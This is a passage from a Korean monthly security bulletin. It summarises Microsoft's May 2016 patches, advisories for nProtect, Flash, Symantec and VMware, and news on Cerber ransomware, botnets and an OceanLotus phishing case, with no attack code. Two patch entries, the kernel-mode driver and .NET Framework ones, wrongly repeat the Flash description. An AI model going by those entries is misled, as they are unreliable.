- '선 탑재' 앱, 7 월 말부터 삭제 가능

방송통신위원회가 지난 4 월 입법예고한 '전기통신사업법' 시행령 개정안을 오는 7 월 28 일부터 시행한다고 밝혔다. 하지만 선 탑재 앱을 삭제가능토록 하는 '전기통신사업법'시행령 개정안은 국회 법제처의 심사를 받아야 하며, 규제 개혁 워원회와의 조율 과정도 남아있어, 시행령 내용이 수정될 가능성도 있다. 또한 시행령이 시행되더라도, 7 월 이전에 제조된 스마트폰에 설치된 선 탑재 앱은 삭제 기술이 적용되어 있지 않아 삭제가 불가능 할 것으로 예상된다.

5 월의 취약점 이슈

Microsoft 5 월 정기 보안 업데이트

- Internet Explorer 용 누적 보안 업데이트(3155533)

이 보안 업데이트는 Internet Explorer 의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 Internet Explorer 를 사용하여 특수 제작된 웹 페이지를 볼 경우 원격 코드 실행을 허용할 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 사용자 권한을 얻을 수 있습니다. 현재 사용자가 관리자 권한으로 로그온한 경우 공격자가 영향 받는 시스템을 제어할 수 있습니다. 이렇게 되면 공격자가 프로그램을 설치하거나, 데이터를 보거나 변경하거나 삭제하거나, 모든 사용자 권한이 있는 새 계정을 만들 수 있습니다.

- Microsoft Edge 용 누적 보안 업데이트(3155538)

이 보안 업데이트는 Microsoft Edge 의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 Microsoft Edge 를 사용하여 특수 제작된 웹 페이지를 볼 경우 원격 코드 실행을 허용할 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 사용자 권한을 얻을 수 있습니다. 시스템에서 더 낮은 사용자 권한을 가지도록 구성된 계정의 고객은 관리자 권한이 있는 사용자보다 영향을 덜 받을 수 있습니다.

- JScript 및 VBScript 용 누적 보안 업데이트(3156764)

이 보안 업데이트는 Microsoft Windows 에서 JScript 및 VBScript 스크립팅 엔진의 취약성을 해결합니다. 이 취약성으로 인해 사용자가 특수 제작된 웹 사이트를 방문할 경우 원격 코드 실행이 허용될 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 현재 사용자가 관리자 권한으로 로그온한 경우, 이 취약성 악용에 성공한 공격자는 영향 받는 시스템을 제어할 수 있습니다. 이렇게 되면 공격자가 프로그램을 설치하거나, 데이터를 보거나 변경하거나 삭제하거나, 모든 사용자 권한이 있는 새 계정을 만들 수 있습니다.

- Microsoft Office 용 보안 업데이트(3155544)

이 보안 업데이트는 Microsoft Office 의 취약성을 해결합니다. 사용자가 특수 제작된 Microsoft Office 파일을 열면 이 취약성으로 인해 원격 코드 실행이 허용될 수 있습니다. 이러한 취약성 악용에 성공한 공격자는 현재 사용자의 컨텍스트에서 임의의 코드를 실행할 수 있습니다. 시스템에서 더 낮은 사용자 권한을 가지도록 구성된 계정의 고객은 관리자 권한으로 작업하는 고객보다 영향을 덜 받을 수 있습니다.

- Microsoft 그래픽 구성 요소용 보안 업데이트(3156754)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 특수 제작된 문서를 열거나 특수 제작된 웹 사이트를 방문하는 경우 원격 코드 실행을 허용할 수 있습니다.

Part3. 보안 이슈 돋보기

시스템에서 더 낮은 사용자 권한을 가지도록 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자보다 영향을 덜 받을 수 있습니다.

- Windows 필기장용 보안 업데이트(3156761)

  이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 이 취약성으로 인해 사용자가 특수 제작된 필기장 파일을 열 경우 원격 코드 실행이 허용될 수 있습니다. 시스템에서 더 낮은 사용자 권한을 가지도록 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자보다 영향을 덜 받을 수 있습니다.

- Windows Shell 용 보안 업데이트(3156987)

  이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 공격자가 사용자 제공 온라인 콘텐츠를 수락하는 특수 제작된 웹 사이트로 이동하거나 특수 제작된 콘텐츠를 열도록 사용자를 유도하는 데 성공하는 경우 이 취약성으로 인해 원격 코드 실행이 허용될 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 사용자 권한을 얻을 수 있습니다. 시스템에서 더 낮은 사용자 권한을 가지도록 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자보다 영향을 덜 받을 수 있습니다.

- Windows IIS 용 보안 업데이트(3141083)

  이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 이 취약성은 로컬 시스템에 대한 액세스 권한을 가진 공격자가 악성 응용 프로그램을 실행하는 경우 원격 코드 실행을 허용할 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 사용자 권한을 얻을 수 있습니다. 시스템에서 더 낮은 사용자 권한을 가지도록 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자보다 영향을 덜 받을 수 있습니다.

- Windows Media Center 용 보안 업데이트(3150220)

  이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. Windows Media Center 가 악성 코드를 참조하는 특수 제작된 Media Center 링크(.mcl) 파일을 여는 경우 이 취약성으로 인해 원격 코드 실행이 허용될 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 사용자 권한을 얻을 수 있습니다. 시스템에서 더 낮은 사용자 권한을 가지도록 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자보다 영향을 덜 받을 수 있습니다.

- Windows 커널용 보안 업데이트(3154846)

  이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 이 취약성으로 인해 공격자가 영향 받는 시스템에 로그온한 후 특수 제작한 응용 프로그램을 실행할 경우 권한 상승이 허용될 수 있습니다.

- Microsoft RPC 용 보안 업데이트(3155520)

  이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 인증된 공격자가 영향 받는 호스트에 대한 잘못된 형식의 RPC(원격 프로시저 호출) 요청을 만드는 경우 이 취약성으로 인해 원격 코드 실행이 허용될 수 있습니다.

Part3. 보안 이슈 돋보기

- Windows 커널 모드 드라이버용 보안 업데이트(3158222)

이 보안 업데이트는 지원되는 모든 버전의 Windows 8.1, Windows Server 2012, Windows Server 2012 R2, Windows RT 8.1 및 Windows 10 에 설치된 Adobe Flash Player 의 취약성을 해결합니다.

- Adobe Flash Player 용 보안 업데이트(3157993)

이 보안 업데이트는 지원되는 모든 버전의 Windows 8.1, Windows Server 2012, Windows Server 2012 R2, Windows RT 8.1 및 Windows 10 에 설치된 Adobe Flash Player 의 취약성을 해결합니다.

- .NET Framework 용 보안 업데이트(3156757)

이 보안 업데이트는 지원되는 모든 버전의 Windows 8.1, Windows Server 2012, Windows Server 2012 R2, Windows RT 8.1 및 Windows 10 에 설치된 Adobe Flash Player 의 취약성을 해결합니다.

- 가상 보안 모드용 보안 업데이트(3155451)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 공격자가 특수 제작된 응용 프로그램을 실행하여 Windows 에서 코드 무결성 보호를 우회하는 경우 이 취약성으로 인해 보안 기능 우회가 허용될 수 있습니다.

- 볼륨 관리자 드라이버용 보안 업데이트(3155784)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. Microsoft RemoteFX 를 통해 RDP(원격 데스크톱 프로토콜)로 탑재된 USB 디스크가 탑재 사용자의 세션에 제대로 연결되지 않은 경우 이 취약성으로 인해 정보 유출이 허용될 수 있습니다.

- 해결법

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : http://technet.microsoft.com/ko-kr/library/security/ms16-May
영문 : https://technet.microsoft.com/en-us/library/security/ms16-May

nProtect Netizen v5.5 임의코드실행 취약점 보안업데이트 권고

잉카인터넷社의 nProtect Netizen v5.5 에서 임의코드실행이 가능한 취약점이 발견됨
공격자는 특수하게 제작한 웹 페이지 방문을 유도하여 악성코드에 감염시킬 수 있음
낮은 버전의 nProtect Netizen v5.5 사용자는 악성코드 감염으로 인해 정보유출 등의
피해를 입을 수 있으므로 해결방안에 따라 최신버전으로 업데이트 권고

- 상세정보

[영향 받는 소프트웨어]
nProtect Netizen v5.5 (npupdate.exe 파일 버전이 2016.5.4.1 이전인 경우)

- 해결법

nProtect Netizen v5.5 프로그램 삭제

- 제어판 〉 프로그램 제거 또는 변경 〉 nProtect Netizen v5.5 선택 〉 제거/변경취약점에 의한 피해를 줄이기 위하여 사용자는 다음과 같은 사항을 준수

개발사에서 제공하는 취약점이 해결된 nProtect Netizen v5.5 다운로드 및 설치
1. nProtect Netizen V5.5 제품이 서비스 되고 있는 은행 등 웹사이트에 방문
2. npupdate.exe 파일 버전 2016.5.4.1 확인
 * 32bit OS: C\Program Files\INCAInternet\nProtect Netizen v5.5\npupdate.exe

 * 64bit OS: C\Program Files(x86)\INCAInternet\nProtect Netizen v5.5\npupdate.exe

Adobe Flash Player 신규 취약점 주의 권고

Adobe Flash Player 의 제로 데이 취약점이 발견됨
공격자는 특수하게 조작된 Flash 파일이 포함된 웹 페이지 또는 스팸 메일 등을 사용자가 열어보도록 유도하여 악성코드 유포 가능

- 상세정보

취약점을 이용하여 원격코드 실행 및 제어가 가능(CVE-2016-4117)

[영향을 받는 제품]
Adobe Flash Player 21.0.0.226 및 이전 버전 (Windows, Macintosh, Linux, Chrome OS)

- 해결법

해당 취약점에 대한 보안 업데이트가 발표되지 않아 패치가 발표 될 때까지 Flash Player 사용 자제

※ 해당 보안 업데이트 발표 시 재 공지

취약점에 의한 피해를 줄이기 위하여 사용자는 다음과 같은 사항을 준수

- 신뢰되지 않는 웹 사이트의 방문 자제
- 출처가 불분명한 이메일 및 링크를 열어보지 않음
- 사용하고 있는 백신프로그램의 최신 업데이트를 유지하고, 실시간 감시기능을 활성화

[참고사이트] https://helpx.adobe.com/security/products/flash-player/apsa16-02.html

Adobe Flash Player 신규 취약점 보안 업데이트 권고

Adobe 社는 Flash Player 에서 발생하는 취약점을 해결한 보안 업데이트를 발표
낮은 버전 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 최신버전으로 업데이트 권고

- 상세정보

Adobe 의 25 개 취약점에 대한 보안 업데이트를 발표

- 임의코드 실행으로 이어질 수 있는 타입 혼돈 취약점(CVE-2016-1105, CVE-2016-4117)
- 임의코드 실행으로 이어질 수 있는 use-after-free 취약점(CVE-2016-1097, CVE-2016-1106, CVE-2016-1107, CVE-2016-1108, CVE-2016-1109, CVE-2016-1110, CVE-2016-4108, CVE-2016-4110)
- 임의코드 실행으로 이어질 수 있는 힙 버퍼 오버플로우 취약점(CVE-2016-1101)
- 임의코드 실행으로 이어질 수 있는 버퍼 오버플로우 취약점(CVE-2016-1103)
- 임의코드 실행으로 이어질 수 있는 메모리 손상 취약점((CVE-2016-1096, CVE-2016-1098, CVE-2016-1099, CVE-2016-1100, CVE-2016-1102, CVE-2016-1104, CVE-2016-4109, CVE-2016-4111, CVE-2016-4112, CVE-2016-4113, CVE-2016-4114, CVE-2016-4115,)
- 디렉토리 검색 경로에서 임의 코드 실행이 되던 취약점 (CVE-2016-4116)

[영향 받는 소프트웨어]

소프트웨어명	동작환경	영향받는 버전
Adobe Flash Player Desktop Runtime	윈도우즈, 맥	21.0.0.226 및 이전 버전
Adobe Flash Player Extended Support Release	윈도우즈, 맥	18.0.0.343 및 이전 버전
Adobe Flash Player for Google Chrome	윈도우즈, 맥, 리눅스, 크롬 OS	21.0.0.216 및 이전 버전
Adobe Flash Player For Microsoft Edge and Internet Explorer 11	윈도우즈 10	21.0.0.213 및 이전 버전
Adobe Flash Player For Microsoft Internet Explorer 11	윈도우즈 8.1	21.0.0.213 및 이전 버전
Adobe Flash Player for Linux	리눅스	11.2.202.616 및 이전 버전
AIR Desktop Runtime	윈도우즈, 맥	21.0.0.198 및 이전 버전
AIR SDK	윈도우즈, 맥 안드로이드, ios	21.0.0.198 및 이전 버전
AIR SDK & Compiler	윈도우즈, 맥 안드로이드, ios	21.0.0.198 및 이전 버전

- 해결법

Adobe Flash Player Desktop Runtime 사용자

- 윈도우즈, 맥 환경의 Adobe Flash Player Desktop Runtime 사용자는 21.0.0.242 버전으로 업데이트 적용
  - Adobe Flash Player Download Center(http://www.adobe.com/go/getflash)에 방문하여 최신 버전을 설치하거나, 자동 업데이트를 이용하여 업그레이드

Adobe Flash Player Extended Support Release 사용자

- 윈도우즈, 맥 환경의 Adobe Flash Player Extended Support Release 사용자는 18.0.0.352 버전으로 업데이트 적용
  · http://helpx.adobe.com/flash-player/kb/archived-flash-player-versions.html 에 방문하여 최신 버전을 설치

Adobe Flash Player for Google Chrome 사용자

- 윈도우즈, 맥, 리눅스, 크롬 OS 환경의 Adobe Flash Player for Google Chrome 사용자는 21.0.0.242 버전으로 업데이트 적용
  · 자동 업데이트를 이용하여 최신 Google Chrome 버전으로 업데이트

Adobe Flash Player for Microsoft Edge and Internet Explorer 11 사용자

- 윈도우즈 10, 윈도우즈 8 환경의 Adobe Flash Player for Microsoft Edge and Internet Explorer 11 사용자는 21.0.0.242 버전으로 업데이트 적용
  · 자동 업데이트를 이용하여 최신 Edge 및 Internet Explorer 버전으로 업데이트

Adobe Flash Player for Linux 사용자

- 리눅스 환경의 Adobe Flash Player for Linux 사용자는 11.2.202.621 버전으로 업데이트 적용
  · Adobe Flash Player Download Center(http://www.adobe.com/go/getflash)에 방문하여 최신 버전을 설치하거나, 자동 업데이트를 이용하여 업그레이드

AIR 사용자

- 윈도우즈, 맥, 안드로이드 iOS 환경의 AIR 사용자는 21.0.0.215 버전으로 업데이트 적용
  · AIR Download Center(http://get.adobe.com/air)에 방문하여 최신 버전을 설치하거나, 자동 업데이트를 이용하여 업그레이드

용어 정리

- Adobe AIR(Adobe Integrated Runtime): HTML, JavaScript, Adobe Flash 및 ActionScript 를 사용하여 브라우저의 제약 없이 독립 실행형 모바일 및 데스크탑 웹 애플리케이션을 구축하거나 사용할 수 있는 환경을 제공하는 도구

- Use-After-Free 취약점: 소프트웨어 구현 시 동적 혹은 정적으로 할당된 메모리를 해제했음에도 불구하고 이를 계속 참조(사용)하여 발생하는 취약점

[참고사이트] https://helpx.adobe.com/security/products/flash-player/apsb16-15.html

Symantec/Norton 안티 바이러스 제품 보안 업데이트 권고

Symantec 社는 자사의 안티 바이러스 제품에서 사용하는 AVE(Anti-Virus Engine)에 발생하는 취약점을 해결한 보안 업데이트를 발표

- 상세정보

조작된 PE(Portable Executable) 헤더를 파싱하는 과정에서 버퍼오버플로우가 발생해 원격 코드 실행이 가능한 취약점(CVE-2016-2208)

[영향 받는 소프트웨어]
Symantec/Norton 제품의 AVE(Anti-Virus Engine) 20151.1.0.32 버전 및 이전 버전
※ Symantec Support[2]를 참고하여 AVE 버전 확인

- 해결법

Symantec/Norton Anti-Virus Engine 사용자는 20151.1.1.4 버전으로 업데이트 적용

- Virus Definitions & Security Updates(https://www.symantec.com/security_response/definitions.jsp) 방문하여 최신 버전 설치 또는 LiveUpdate를 이용하여 수동 업데이트

[참고사이트]

[1]https://www.symantec.com/security_response/securityupdates/detail.jsp?fid=security_advisory&pvid=security_advisory&year=2016&suid=20160516_00

[2]https://support.symantec.com/en_US/article.TECH95856.html

VMware 보안 업데이트 권고

VMware 社는 원격코드실행 취약점 등을 해결한 보안 업데이트를 발표
영향 받는 버전의 사용자는 최신 버전으로 업데이트 권고

- 상세정보

공격자가 인증 없이 원격으로 역직렬화 결함을 유발하여 원격 코드 실행이 가능한 취약점(CVE-2016-3427)

Windows 에서 실행되는 VMware Workstation 및 Player 에서 호스트 OS 의 권한을 취득할 수 있는 취약점(CVE-2016-2077)

플래시 파라미터 삽입을 통한 Reflected XSS 취약점(CVE-2016-2078)

[영향 받는 소프트웨어]

원격 코드 실행 취약점

항목	OS 환경	영향 받는 버전	최신 버전
vCenter Server	Windows	6.0	6.0.0b + KB2145343
		5.5	(5.5 U3b + KB2144428) 또는 5.5 U3d
		5.1	(5.1U3b + KB2144428) 또는 5.1 U3d
		5.0	5.0 U3e + KB2144428
	Linux	6.0	6.0.0b
		5.5	5.5 U3
		5.1	5.1 U3d
		5.0	5.0 U3e
vCloud Director	Linux	8.0.x	8.0.1.1
		5.6.x	5.6.5.1
		5.5.x	5.5.6.1
vSphere Replication	Linux	6.1.x	패치 미정
		6.0.x	6.0.0.3
		5.8.x	5.8.1.2
		5.6.x	5.6.0.6

권한 상승 취약점 (Windows 인 경우만 해당)

- VMware Player 7.1.3 이전 버전

- VMWare Workstation 11.1.3 이전 버전

Reflected XSS 취약점 (Windows 인 경우만 해당)

- vCenter Server 6.0 U2 이전 버전
- vCenter Server 5.5 U3d 이전 버전
- vCenter Server 5.1 U3d 이전 버전

- 해결법

· 영향 받는 소프트웨어 최신 버전 설치[1][2]

[참고사이트]
[1] https://www.vmware.com/security/advisories/VMSA-2016-0005.html
[2] https://www.vmware.com/security/advisories/VMSA-2016-0006.html

Part4. 해외 보안 동향

영미권

중국

일본

1. 영미권

Cerber 랜섬웨어 Dridex 봇넷으로 급증

CERBER RANSOMWARE ON THE RISE, FUELED BY DRIDEX BOTNETS

Fireeye 는 지난 4 월부터 스팸을 통해 유포되는 Cerber 랜섬웨어가 급증한 것을 발견했다.
연구진들은 Cerber 랜섬웨어의 급증이 해커들이 Dridex 뱅킹 트로이안을 더욱 위험하게 만드는 동일한 스팸 하부구조를 이용한다는 사실과 연관이 있다고 밝혔다.

Cerber 랜섬웨어는 2 월 경 처음 발견되었으며, 랜섬 텍스트 메시지를 읽어주는 것으로 잘 알려져 있다.
기존의 유포 방식은 Adobe Flash Player 내 제로데이 취약점(CVE-2016-1019)을 이용한 Magnitude 및 Nuclear 익스플로잇 킷을 이용하는 것이었다.
하지만 가장 최근 5 월 4 일에 보고된 바로는, Cerber 가 Dridex 봇넷과 연계된 스팸 공격에 포함되었다.

Fireeye 보안 분석가는 지난 목요일 블로그 포스팅에서 "Dridex 를 대량으로 유포함으로써 능력을 증명한 동일한 스팸 배포원과 협력하며, Cerber 는 Dridex 및 Locky 에 버금가는 심각한 이메일 위협으로 자리잡았다." 라고 말했다.

Dridex 는 뱅킹 트로이안으로, 금융관련 크리덴셜을 노려 일반 고객과 기업에게 심각한 위협으로 등장했다.
Dridex 봇넷을 주요 배포 수단으로 한다.

Cerber 랜섬웨어는 Dridex 와 동일한 스팸 프레임워크를 따른다.
악성 VB 스크립트를 포함한 위장 인보이스를 타깃에게 이메일 첨부파일로 보낸다.
사용자가 해당 문서를 실행시킬 경우, 매크로를 활성화 시키도록 권장한다.
Cerber 의 경우, 악성 첨부파일이 이메일 게이트웨이나 스팸 필터에서 탐지될 수 있는 악성 VB 스크립트를 난독화한다. 대신에, 매크로가 타깃 PC 내 %appdata% 경로에 VB 스크립트를 다운로드 및 설치시킨다.
해당 VB 스크립트는 정크코드의 삽입을 통해 탐지와 리버스 엔지니어링을 우회하기 위해 조작된다.

그 다음, Cerber 는 감염자의 인터넷 연결 여부를 확인한다.
연결되어 있을 경우, 마지막 Cerber 랜섬웨어 조각이 전달된다. 이는 VB 스크립트가 URL 에서 JPEG 파일을 가져오기 위해 HTTP Range Request 를 보낼 때이다.
Fireeye 에 따르면, HTTP Request Header 내에서, Range Header 의 값을 "bytes=11193-"으로 지정한다.
이는 웹서버로 하여금 JPG 파일의 오프셋 11,193 에서 시작하는 내용만 반환하도록 가리킨다.

Cerber 페이로드를 유포시키기 위한 이러한 다단계의 기술은 Dridex 및 Ursnif 트로이안에서 사용된 HTTP Range Request 체크와 유사하다.

Cerber 와 Dridex 의 또다른 유사점에는 스팸 공격이 보통 영어로만 작성되며 가짜 인보이스, 영수증, 주문서 첨부파일을 통해 금전을 노린다는 점이 있다.

Cerber 가 시스템에 침투하게 되면, 이메일, Word 문서, Steam 관련 파일을 노려.cerber 확장자로 암호화 시킨다.
피해자들은 여러 형태의 decrypttozxybarc 도메인에 접속하도록 유도된다.
어떤 경우에 Cerber 는 호스팅 PC 에 스팸봇 모듈을 설치하기도 한다.
해커들은 스팸 배포에 감염된 PC 들을 사용하는 법을 테스트 중 인 것으로 보인다.

[출처] https://threatpost.com/cerber-ransomware-on-the-rise-fueled-by-dridex-botnets/118090/

감염된 컴퓨터의 여정: 토렌트부터 봇넷까지

Journey of a 'Hacked Computer' : From Torrents to Botnets

토렌트에서 영화를 다운 받기란 왜 이렇게 쉬운 것일까?
전부 돈과 관련이 있다.

영화, 소프트웨어 크랙버전 또는 해적판 파일들을 무료로 토렌트 사이트에서 다운로드 받을 경우, 악성코드가 포함되어 있을 수도 있다.
이 악성코드는 대부분 트로이안 바이러스로, 사용자의 민감 정보(비밀번호, 웹캠 사진, 문서들 등)을 훔치거나 랜섬을 요구할 수도 있으며 감염된 컴퓨터에서 비트코인을 채굴할 수도 있다.

개인정보를 탈취하는 것은 차치하고, 이러한 악성코드는 감염된 기기를 수백만 다른 감염된 기기와 함께 '봇넷 군대'의 일부로 만들 수 있다.
봇넷은 해커들의 C&C 서버로 통제된다. 이 기기들에 대한 접근 권한은 다른 해커들에게 대여 판매도 된다.
이 대여 판매는 시스템 갯수, 하드웨어 설정, OS 및 사용기간에 따라 결정된다.
APT29 같은 사이버 범죄 그룹은 이를 스팸, DDOS 공격, 크리덴셜 탈취 및 다른 악성 행위 등에 사용한다.

RiskIQ 의 'Digital Bait' 연구는 해적판 컨텐츠가 있는 800 개 웹사이트를 조사했다.
그 결과, 3 분의 1 의 웹사이트들이 디지털 컨텐츠에 포함된 악성코드를 배포시키는 데 관련 있는 것으로 밝혀졌다.


이 해적판 다운로드 웹사이트는 1 년에 약 7 천만 달러를 벌어들이는 것으로 추정된다.
어떤 기기가 '봇넷 군대'에 포함되면, 이른바 '좀비'가 되어 사용자 동의 없이 DDOS 공격, 다른 악성코드 유포에 사용된다.
이러한 감염된 기기에서 탈취된 뱅킹 정보는 $2~$130 사이에서 블랙마켓에서 판매된다.

〈일반적인 봇넷 지형도〉
스타: 봇들이 중앙서버에서 컨트롤 됨
멀티 서버: 잉여 다중 C&C 서버
계급: 다중 C&C 서버가 존재하며, 티어 그룹으로 조직화 됨
임의: C&C 서버 존재하지 않음. 함께 선택된 컴퓨터들이 P2P 봇넷으로 통신

예를 들어, SpyEye 및 Zeus 봇넷은 매우 돈을 많이 벌고 또 많이 유포되었다.
둘 다 뱅킹 크리덴셜을 탈취해 피해자 계좌에서 자동으로 돈을 빼갔다.
Zeus 봇넷의 제작자는 2008 년부터 여러 범죄 갱들에게 이를 판매해 1300 만개의 컴퓨터를 감염시켜 1 억 달러 이상을 훔쳤다.
사이버 보안 회사는 전세계 피해금액이 11 억달러에 달하는 것으로 추정한다.
5 억개로 추정되는 컴퓨터 기기가 매년 봇넷 공격으로 감염되며, 이는 1 초에 18 명에 해당한다.

하지만 희망적인 것은, Symantec 의 연구보고에 따르면 2015 년의 봇넷 수는 110 만으로, 이는 2014 년 190 만에 비해 42% 줄은 것이다.
다양한 CERT, IT 보안 업체 및 법 집행기구들이 글로벌 사이버 범죄를 위해 싸우고 있다.
일례로, Dorkbot, Simda, Dridex, Ramnit 봇넷 등이 해체되었으나, 몇몇은 계속해서 유포되고 있을 수도 있다.

사용자들은 안티바이러스 소프트웨어, 방화벽 등을 최신으로 유지해야 한다.
또한 악성으로 의심되는 파일들을 실행시킬 때에는 샌드박스를 사용해야 한다.



[출처] http://securityaffairs.co/wordpress/47085/breaking-news/hacked-compute-botnets.html

2. 중국

OceanLotus apt 조직의 최근 공격 사례 분석

2015 년 5 월 말, 360 연구소는 OceanLotus APT 조직에 대한 보고서를 공개하였으며, 해당 조직이 중국의 정부기관들을 상대로 APT 공격을 감행하며 각종 기밀정보들을 탈취한다고 밝힌 적 있다.

사실, apt 조직이 apt 조직원들에 대한 근본적 문제를 해결하지 않는다면, 이렇게 apt 조직들에 대한 정보를 공개하는 것은 단지 새로운 공격방식을 조금 늦추는 조치 밖에 되지 않는다. 360 연구소는 여러 apt 조직들을 추적하면서 느낀 점은, 자신들의 정체가 공개되어도 절대로 공격을 멈추지 않는다는 것이다.

보고서를 발행한 지 약 1 년여가 지났고, 우리는 여전히 OceanLotus apt 조직을 뒤쫓고 있다. 최근 빅데이터에 근거하면, 4 월 수백 건의 감염이 발생하였으며, 위협은 결코 줄어들 것 같지 않아 보인다.

사건

Xiaowang 은 민감한 기간에서 일하고 있는 직원으로, 그는 업무 특성상 외부와 연락할 일이 있기 때문에, 그의 이메일은 홈페이지에 공개되어 있었다.

2016 년 4 월 어느날, 그는 이메일에서 상위 기관에서 온 것같은 이메일을 받았으며, 내용은 모든 기관들에 대한 감사를 하겠다는 짤막한 내용이 적혀있었다. 당연히 우리가 생각하는 피싱과 같이 이메일에는 "2016 년도 상급기관 및 내부감사계획.rar"이라는 첨부파일이 있었다.

일반 직원들처럼 xiaowang 도 첨부파일의 rar 문서를 열었고, 안에는 〈2016 년 상급기관 및 내부감사계획〉 통지.exe 라는 이름의 워드 파일이 있었다. Xiaowang 은 아무 생각 없이 클릭을 하였으며, xiaowang 의 PC 는 감염이 되었다.

프로그램은 사실 OceanLotus Encryptor 의 간단한 변종 버전 이였으며, 실행 후에 행위는 天眼연구소가 작년에 발표했던 보고서의 내용과 매우 유사하다. 상세한 내용은 다음 문장을 참고하면 된다.

http://www.freebuf.com/articles/system/69356.html

Part4. 해외 보안 동향

